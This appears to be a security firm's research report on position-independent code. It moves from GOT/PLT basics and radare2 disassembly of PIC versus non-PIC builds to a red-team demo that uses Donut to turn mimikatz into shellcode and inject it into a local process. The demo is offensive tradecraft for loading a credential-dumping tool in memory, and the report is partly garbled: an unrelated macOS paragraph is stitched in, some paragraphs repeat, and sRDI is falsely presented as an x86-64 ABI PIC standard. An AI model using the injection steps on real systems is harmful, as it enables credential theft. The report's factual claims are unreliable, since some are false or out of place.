POSITION-INDEPENDENT CODE

HADESS

WWW.HADESS.IO

INTRODUCTION

Position-independent code (PIC) is a technique used in programming to enable executable code to run at different memory addresses without modification. PIC is often used in shared libraries and dynamically loaded code modules. The key benefit of PIC is portability - the same code can run on systems with different memory layouts.

PIC works by avoiding absolute addresses in code. Instead, it uses relative addressing to access global data and functions. At runtime, a global offset table (GOT) is used to lookup the absolute addresses of symbols. The code references the GOT to indirectly access globals. Similarly, a procedure linkage table (PLT) is used to indirectly call functions through memory-independent stubs.

When creating PIC, the compiler and linker arrange code and data such that references rely on the program counter or other registers set at runtime. For example, position-independent code cannot contain absolute jump targets. Instead, relative jumps and branches are used along with runtime address lookup.

In summary, PIC is an important technique that enables code portability across systems. By avoiding absolute addresses, global offset tables, and procedure linkage tables, the same instruction sequences can execute on systems with different memory maps. PIC is widely used for shared libraries, kernel modules, just-in-time compilers, and other situations requiring relocatable code.

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Amir Gholizadeh (@arimaqz)
Surya Dev Singh (@kryolite_secure)

TABLE OF CONTENT

Executive Summary

Position-independent shellcode is code that can be injected into a process and execute correctly regardless of where in memory it lands. Like other position-independent code, it avoids absolute addresses and uses indirection to access data. The goal is portable shellcode that works across systems.

Shellcode typically starts by finding the absolute address where it is loaded. It walks back through memory to find its own instructions, then uses relative jumps and calls. Addresses of API functions are discovered at runtime through lookups in loaded modules.

To make shellcode position-independent, absolute addresses must be eliminated. Relative flow control is used instead of absolute jumps. Addresses are derived indirectly from registers and stack pointers set at runtime.

Shellcode can be made position-independent through careful hand-coding in assembly. But automated techniques exist too. Compiler options like -fPIC generate position-independent machine code. Packagers like Metasploit have PIC encoders.

The main use case of position-independent shellcode is exploit reliability. Since the code can execute from anywhere in memory, even random address space layout randomization (ASLR) is defeated.

Key Findings

Position independent Shellcode is a technique that allow malware to operate stealthily and resist detection and removal efforts. The key findings highlight the innovative and diverse methods used by modern malware to evade security measures, emphasizing the need for advanced and comprehensive security solutions to counter these threats.

- Position-independent code
- The Basic Principle of PIC code
- Working Machanism of PIC code
- Generation and Compilation
- Position Independent Executables (PIE)
- Use Cases
- sRDI

Abstract

Position-independent code (PIC) is a technique in programming that allows executable code to run at different virtual addresses without modification. PIC works by avoiding absolute addresses and using relative references to access data. The basic principle of PIC is portability - the same instruction sequences can run on systems with different memory layouts.

The working mechanism relies on indirection through lookup tables at runtime. A global offset table (GOT) provides the actual addresses of globals, while a procedure linkage table (PLT) provides stubs to indirectly call functions. The compiler and linker create code and data structures aligned for PIC.

To generate PIC, the compiler uses relative addressing, generates relocation information, and may reserve registers. The linker resolves addresses and sets up the GOT and PLT. Special flags are used for PIC compilation and linking. Position-independent executables (PIE) extend PIC principles to executables.

Use cases include shared libraries, kernel modules, just-in-time compilers, and other situations requiring relocatable, shareable code. PIC allows code modules to be loaded at different virtual addresses safely. The x86-64 ABI defines a standard way to implement PIC known as sRDI (small code model Position Independent Code).

In summary, PIC is an important technique that promotes code portability and modularity by avoiding absolute addresses. Indirection through lookup tables allows position-independent execution on systems with different memory maps. PIC is widely adopted for implementing dynamic code libraries.

METHODS

Position Independent Shellcode (PIS)

Position Independent Executables (PIE)

sRDI

HADESS.IO

Evasion by PIS

01

Attacks

Position-independent code

Position-independent code (PIC) is a type of code that can be executed at any memory address without modification. This is in contrast to position-dependent code, which is tied to a specific memory address and cannot be executed correctly if it is moved to a different location.

For Example a shellcode is PIC. It cannot assume that it will be located at a particular memory location when it executes, because at runtime, different malware program may load the shellcode into different memory locations. Thus shellcode must ensure that all memory access for both code and data uses PIC technique.

Apart From that , PIC is commonly used for shared libraries (dll files in windows) , which are libraries of code that can be shared by multiple programs. This is because shared libraries need to be loaded into different memory addresses in each program's address space. PIC can be added to any other program without fear that it might not work.


PIC is also used for some executables, such as those that are loaded into memory by a dynamic linker, where loading the shared libraries is done until the executable file is running. The dynamic linking works like this : When the executable file needs to call a function from a shared library, it asks the operating system to load the library into memory. The operating system then resolves the address of the function and passes it to the executable file.

PIC is also used to support address space layout randomization (ASLR), which helps to protect programs from security attacks like buffer overflow.

The Basic Principle of PIC code

Before diving into how PIC code works, lets first understand the basic execution flow of the program.

Here is simplified version of that :


Flow of Execution of Program
Editor / IDE
Writing of source in .C extension . main.c
Preprocessor
it includes the code of the header files code . gcc -E main.c
Compiler
Compiler takes the preprocess file and generate assembly/IR code gcc -s main.c
Assembler
The assembler takes the assembly code and transforms it into object code. gcc -c main.c
Linker
Inlcusion of static and dynamic library code code. gcc main.c -o main.exe
loader
loader loads, the .exe file in the RAM and the CPU is informed of the starting point of the address of the program where it is loaded.

Now, lets understand how PIC (position independent code) works :

PIC works by using relative addressing instead of absolute addressing. Absolute addressing is when the code refers to specific memory addresses directly. Relative addressing, on the other hand, is when the code refers to memory addresses relative to the current program counter (PC).

This comprehensive examination of macOS protections not only unveils the robust security architecture of Mac systems but also accentuates the relentless ingenuity of malware authors in circumventing these defenses. Through a blend of awareness and adherence to recommended security practices, users can significantly mitigate the risks posed by malicious software, ensuring a secure and seamless Mac experience.

PIC works by using relative addressing instead of absolute addressing. Absolute addressing is when the code refers to specific memory addresses directly. Relative addressing, on the other hand, is when the code refers to memory addresses relative to the current program counter (PC).

The PC(program counter) is a register that contains the address of the next instruction to be executed(similar to rip; when debugging) by CPU. When a program is running, the PC is incremented after each instruction is executed. This means that the PC always contains the address of the next instruction to be executed, regardless of where the code is loaded in memory.

This means that all addresses in the PIC code are relative to a known base address. The base address is typically the address of the PIC code itself, but it can also be another address in memory. using relative addressing the programs are able to resolve the address of global variable , function and other code. This means that the code can be loaded at any memory address and still execute correctly.

PIC code achieves this relative address by using a technique called relocation. Relocation is the process of fixing up addresses in code after it has been loaded into memory. the relocation is done by the loader , which is the last part of the execution flow of program. This PIC code contains special relocation instructions (GOT, more on that latter) that tell the loader how to fix up the addresses of global variables and functions and implement the PIA (position independent adressing) machanism.

PIC is also used for some executables, such as those that are loaded into memory by a dynamic linker, where loading the shared libraries is done until the executable file is running. The dynamic linking works like this : When the executable file needs to call a function from a shared library, it asks
-fPIC
the operating system to load the library into memory. The operating system then resolves the address of the function and passes it to the executable file.

Working Machanism of PIC code

This PIA(position independent addressing) technique to load the code from any memory lcoation achive this using relative addressing and global offset tables (GOTs).

The compiler like gcc can generates PIC code by using a variety of techniques, including:

Relative addressing: gcc uses relative addressing instead of absolute addressing whenever possible. This means that all addresses in the code are relative to the program counter (PC). This allows the code to be relocated to any memory address without having to be modified.

Global offset table (GOT): The GOT is a table that contains the addresses of all global variables and functions. gcc generates code to load the addresses of global variables and functions from the GOT before using them. This allows the code to access global variables and functions even if they are not located at the same addresses in memory.

Procedure linkage table (PLT): The PLT is a table that contains stubs for all external functions that the program calls. When the program calls an external function, it first jumps to the PLT entry for that function. The PLT entry then loads the address of the function from the GOT and jumps to the function. This allows the program to call external functions even if they are not located at the same addresses in memory.

Here is a simplified explanation of how PIC works:

1. The compiler emits special relocation instructions in the PIC code. These instructions tell the loader how to fix up the addresses of global variables and functions.
2. The linker links the PIC code with the rest of the program or shared library.
3. When the program is loaded into memory, the loader relocates the PIC code. This means that the loader fixes up the addresses of global variables and functions so that they point to the correct memory addresses.

So, When gcc/g++ compiles a program with the option, it generates code that uses relative

addressing whenever possible. gcc also generates a global offset table (GOT) and a procedure linkage table (PLT).

The GOT is a table that contains the addresses of all global variables and functions. The PLT is a table that contains stubs for all external functions that the program calls. as discussed earlier.


When the program is executed, the loader relocates the GOT and PLT to specific memory addresses.

The loader then updates all of the GOT and PLT entries to reflect the new load address.

When the program needs to access a global variable or function, it loads the address of the variable or function from the GOT. When the program needs to call an external function, it jumps to the PLT

entry for that function. The PLT entry then loads the address of the function from the GOT and jumps to the function.

Here is the breakdown of this dynamic linking process used by loader when working with PIC (position independent code)



When a PIC program is loaded into memory, the linker relocates the GOT to the correct address. This ensures that all of the relative addresses in the PIC code are correct.

When the PIC program is executed, the processor uses the GOT to resolve all of the relative addresses. This allows the PIC code to execute correctly regardless of its absolute address in memory.

Generation and Compilation

Lets create a basic PIC code in c++ and compile it :

```
#include <iostream>

int main() {

std::cout << "Hello, world!" << std::endl;

return 0;

}
```

first lets create a PIC (position independent code)

```
g++ -fPIC main.cpp -o pic
```

This will generate the executable, but if we just want to compile is we need to use -c flag to view the intermediatory object code with extension of .o like main.o

```
g++ -fPIC -c main.cpp
```

now lets try to view its disassembly pie executable which we generated , we will use radare2 using r2 pic

```
[0x00001060]> aaaaa

 1.Analyze all flags starting with sym. and entry0 (aa)

 1.Analyze function calls (aac)

 1.Analyze len bytes of instructions for references (aar)

 1.Finding and parsing C++ vtables (avrr)

 1.Type matching analysis for all functions (aaft)

 1.Propagate noreturn information (aanr)

 1.Finding function preludes

 1.Enable constraint types analysis for variables [0x00001060]> pdf @main
 • DATA XREF from entry0 @ 0x1074

 • 54: int main (int argc, char **argv, char **envp);

 │
```

```
0x00001149
55
push rbp
|
0x0000114a
4889e5
mov rbp, rsp

 • 0x0000114d488d05b00e00. lea rax, str.Hello__world_ ; 0x2004 ; "Hello,

world!"

|
0x00001154
4889c6
mov
rsi,
rax
|
0x00001157
488b056a2e00.
mov
rax,
qword [reloc.std::cout] ;
```

cout in Procedure linkage table (PLT) and from there to GOT (global offset table) to relocate address during runtime !!

```
mov rax, qword [reloc.std::cout]
[0x3fc8:8]=0



|
0x0000115e
4889c7
mov rdi, rax
|
0x00001161
e8cafeffff
call sym std::basic_ostream<char,

std::char_traits<char> >& std::operator<< <std::char_traits<char> >

(std::basic_ostream<char, std::char_traits<char> >&, char const*) ;

sym.imp.std::basic_ostream_char__std::char_traits_char____std::operator____std::char_trai

ts_char____std::basic_ostream_char__std::char_traits_char_____char_const_

 • 0x00001166488b154b2e00. mov rdx, qword

[method.std::basic_ostream_char__std::char_traits_char____std::endl_char__std.char_traits

_char____std::basic_ostream_char__std::char_traits_char____] ; [0x3fb8:8]=0

|
0x0000116d
4889d6
mov rsi, rdx
|
0x00001170
4889c7
mov rdi, rax
|
0x00001173
e8c8feffff
call sym

std::ostream::operator<<(std::ostream& (*)(std::ostream&)) ;

sym.imp.std::ostream::operator___std::ostream____std::ostream__

|
0x00001178
b800000000
mov eax, 0
|
0x0000117d
5d
pop rbp
└
0x0000117e
c3
ret

[0x00001060]>
```

now lets compile the program without -fPIC like so :

```
g++ main.cpp -o nonpic
```


after the compilation lets try to view it again in radare2 using r2 nonpic :

```
[0x00001060]> aaaaa

 1.Analyze all flags starting with sym. and entry0 (aa)

 1.Analyze function calls (aac)

 1.Analyze len bytes of instructions for references (aar)

 1.Finding and parsing C++ vtables (avrr)

 1.Type matching analysis for all functions (aaft)

 1.Propagate noreturn information (aanr)

 1.Finding function preludes

 1.Enable constraint types analysis for variables [0x00001060]> pdf @main
    ◦ DATA XREF from entry0 @ 0x1074

 • 54: int main (int argc, char **argv, char **envp);

│
0x00001149
55
push rbp
│
0x0000114a
4889e5
mov rbp, rsp

 • 0x0000114d488d05b00e00. lea rax, str.Hello__world_ ; 0x2004 ; "Hello,

world!"

│
0x00001154
4889c6
mov
rsi,
rax

│
0x00001157
488d05e22e00.
lea
rax,
obj.std::cout
; 0x4040
```

as you can see from the output the address of 0x00001157 is using direct addressing to fetch the function of cout

```
lea rax, obj.std::cout
│ 0x0000115e 4889c7 mov rdi, rax

│ 0x00001161 e8cafeffff call sym std::basic_ostream<char,

std::char_traits<char> >& std::operator<< <std::char_traits<char> >

(std::basic_ostream<char, std::char_traits<char> >&, char const*) ;

sym.imp.std::basic_ostream_char__std::char_traits_char____std::operator____std::char_trai

ts_char____std::basic_ostream_char__std::char_traits_char_____char_const_

 • 0x00001166488b15532e00. mov rdx, qword

[method.std::basic_ostream_char__std::char_traits_char____std::endl_char__std.char_traits

_char____std::basic_ostream_char__std::char_traits_char____] ; [0x3fc0:8]=0

│
0x0000116d
4889d6
mov rsi, rdx
│
0x00001170
4889c7
mov rdi, rax
│
0x00001173
e8c8feffff
call sym

std::ostream::operator<<(std::ostream& (*)(std::ostream&)) ;

sym.imp.std::ostream::operator___std::ostream____std::ostream__

│
0x00001178
b800000000
mov eax, 0
│
0x0000117d
5d
pop rbp
└
0x0000117e
c3
ret

[0x00001060]>
```

You can see the full difference between PIC and Non PIC code :



```
┌──(root㉿kali)-[~/Desktop/research work]
└─# r2 pic
Warning: run r2 with -e bin.cache=true to fix relocations in disassembly
[0x00001060]> aaaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x00001060]> pdf @main
            ; DATA XREF from entry0 @ 0x1074
┌ 54: int main (int argc, char **argv, char **envp);
│           0x00001149      55             push rbp
│           0x0000114a      4889e5         mov rbp, rsp
│           0x0000114d      488d05b00e00.  lea rax, str.Hello__world_  ; 0x2004 ; "Hello, worl
d!"
│           0x00001154      4889c6         mov rsi, rax
│           0x00001157      488b056a2e00.  mov rax, qword [reloc.std::cout] ; [0x3fc8:8]=0
│           0x0000115e      4889c7         mov rdi, rax
│           0x00001161      e8cafeffff     call sym std::basic_ostream<char, std::char_traits<
char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<c
har> >&, char const*) ; sym.imp.std::basic_ostream_char__std::char_traits_char____std::operato
r___std::char_traits_char____std::basic_ostream_char__std::char_traits_char_____char_const_
│           0x00001166      488b154b2e00.  mov rdx, qword [method.std::basic_ostream_char__std
::char_traits_char____std::endl_char__std.char_traits_char____std::basic_ostream_char__std::ch
ar_traits_char____] ; [0x3fb0:8]=0
│           0x0000116d      4889d6         mov rsi, rdx
│           0x00001170      4889c7         mov rdi, rax
│           0x00001173      e8c8feffff     call sym std::ostream::operator<<(std::ostream& (*)
(std::ostream&)) ; sym.imp.std::ostream::operator___std::ostream____std::ostream_
│           0x00001178      b800000000     mov eax, 0
│           0x0000117d      5d             pop rbp
└           0x0000117e      c3             ret
[0x00001060]>
```

```
┌──(root㉿kali)-[~/Desktop/research work]
└─# r2 nonpic
Warning: run r2 with -e bin.cache=true to fix relocations in disassembly
[0x00001060]> aaaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x00001060]> pdf @main
            ; DATA XREF from entry0 @ 0x1074
┌ 54: int main (int argc, char **argv, char **envp);
│           0x00001149      55             push rbp
│           0x0000114a      4889e5         mov rbp, rsp
│           0x0000114d      488d05b00e00.  lea rax, str.Hello__world_  ; 0x2004 ; "Hello, worl
d!"
│           0x00001154      4889c6         mov rsi, rax
│           0x00001157      488d05e22e00.  lea rax, obj.std::cout      ; 0x4040
│           0x0000115e      4889c7         mov rdi, rax
│           0x00001161      e8cafeffff     call sym std::basic_ostream<char, std::char_traits<
char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<c
har> >&, char const*) ; sym.imp.std::basic_ostream_char__std::char_traits_char____std::operato
r___std::char_traits_char____std::basic_ostream_char__std::char_traits_char_____char_const_
│           0x00001166      488b15532e00.  mov rdx, qword [method.std::basic_ostream_char__std
::char_traits_char____std::endl_char__std.char_traits_char____std::basic_ostream_char__std::ch
ar_traits_char____] ; [0x3fc0:8]=0
│           0x0000116d      4889d6         mov rsi, rdx
│           0x00001170      4889c7         mov rdi, rax
│           0x00001173      e8c8feffff     call sym std::ostream::operator<<(std::ostream& (*)
(std::ostream&)) ; sym.imp.std::ostream::operator___std::ostream____std::ostream_
│           0x00001178      b800000000     mov eax, 0
│           0x0000117d      5d             pop rbp
└           0x0000117e      c3             ret
[0x00001060]>
```


Now lets put this concept of PIC into the shell code generation !! that can be loaded to any memory location for exectution

Generation of position independent shellcode with donut

Donut is a tool that can generate shellcode from .NET assemblies . donut you can convert a .NET assembly (either EXE or DLL) into position-independent code that can be executed in memory from
a wide range of applications / loader. You can download the Donut from here :


https://github.com/TheWover/donut

Now lets use Donut to create a PIC shellcode for the mimikatz.exe binary :



```
C:\Users\szero\Documents\KALI SHARE\Red Teaming Tools\donut>donut.exe -i ..\mimikatz_trunk\x64\mimikatz.exe -a x64

  [ Donut shellcode generator v1 (built Mar  3 2023 13:33:22)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

WARNING: Invalid architecture specified: 0 -- setting to x86+amd64
  [ Instance type : Embedded
  [ Module file   : "..\mimikatz_trunk\x64\mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : EXE
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : continue
  [ PE Headers    : overwrite
  [ Shellcode     : "loader.bin"
  [ Exit          : Thread

C:\Users\szero\Documents\KALI SHARE\Red Teaming Tools\donut>dir
 Volume in drive C has no label.
 Volume Serial Number is D6F5-ACA4

 Directory of C:\Users\szero\Documents\KALI SHARE\Red Teaming Tools\donut

11/02/2023  02:38 AM    <DIR>          .
09/30/2023  10:18 PM    <DIR>          ..
03/03/2023  01:33 PM           248,320 donut.exe
03/10/2023  01:01 AM    <DIR>          examples
03/10/2023  01:01 AM    <DIR>          lib
03/03/2023  11:34 AM             1,545 LICENSE
11/02/2023  02:38 AM         1,386,869 loader.bin
03/03/2023  01:33 PM            19,256 README.md
03/10/2023  01:33 AM    <DIR>          test
               4 File(s)      1,655,990 bytes
               5 Dir(s)  215,765,463,040 bytes free
```

As you can see it create a shellcode in raw format , now lets try to inject to the local process , since its a PIC shell it should load without any problem



```
mimikatz 2.2.0 x64 (oe.eo)

C:\Users\szero\Documents\KALI SHARE\Red Teaming Tools\donut\test>inject_local.exe ..\loader.bin

  [ allocating memory for payload.
  [ writing code to 0x000001F70CC70000.
  [ press any key to continue.

  [ jumping to shellcode.

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
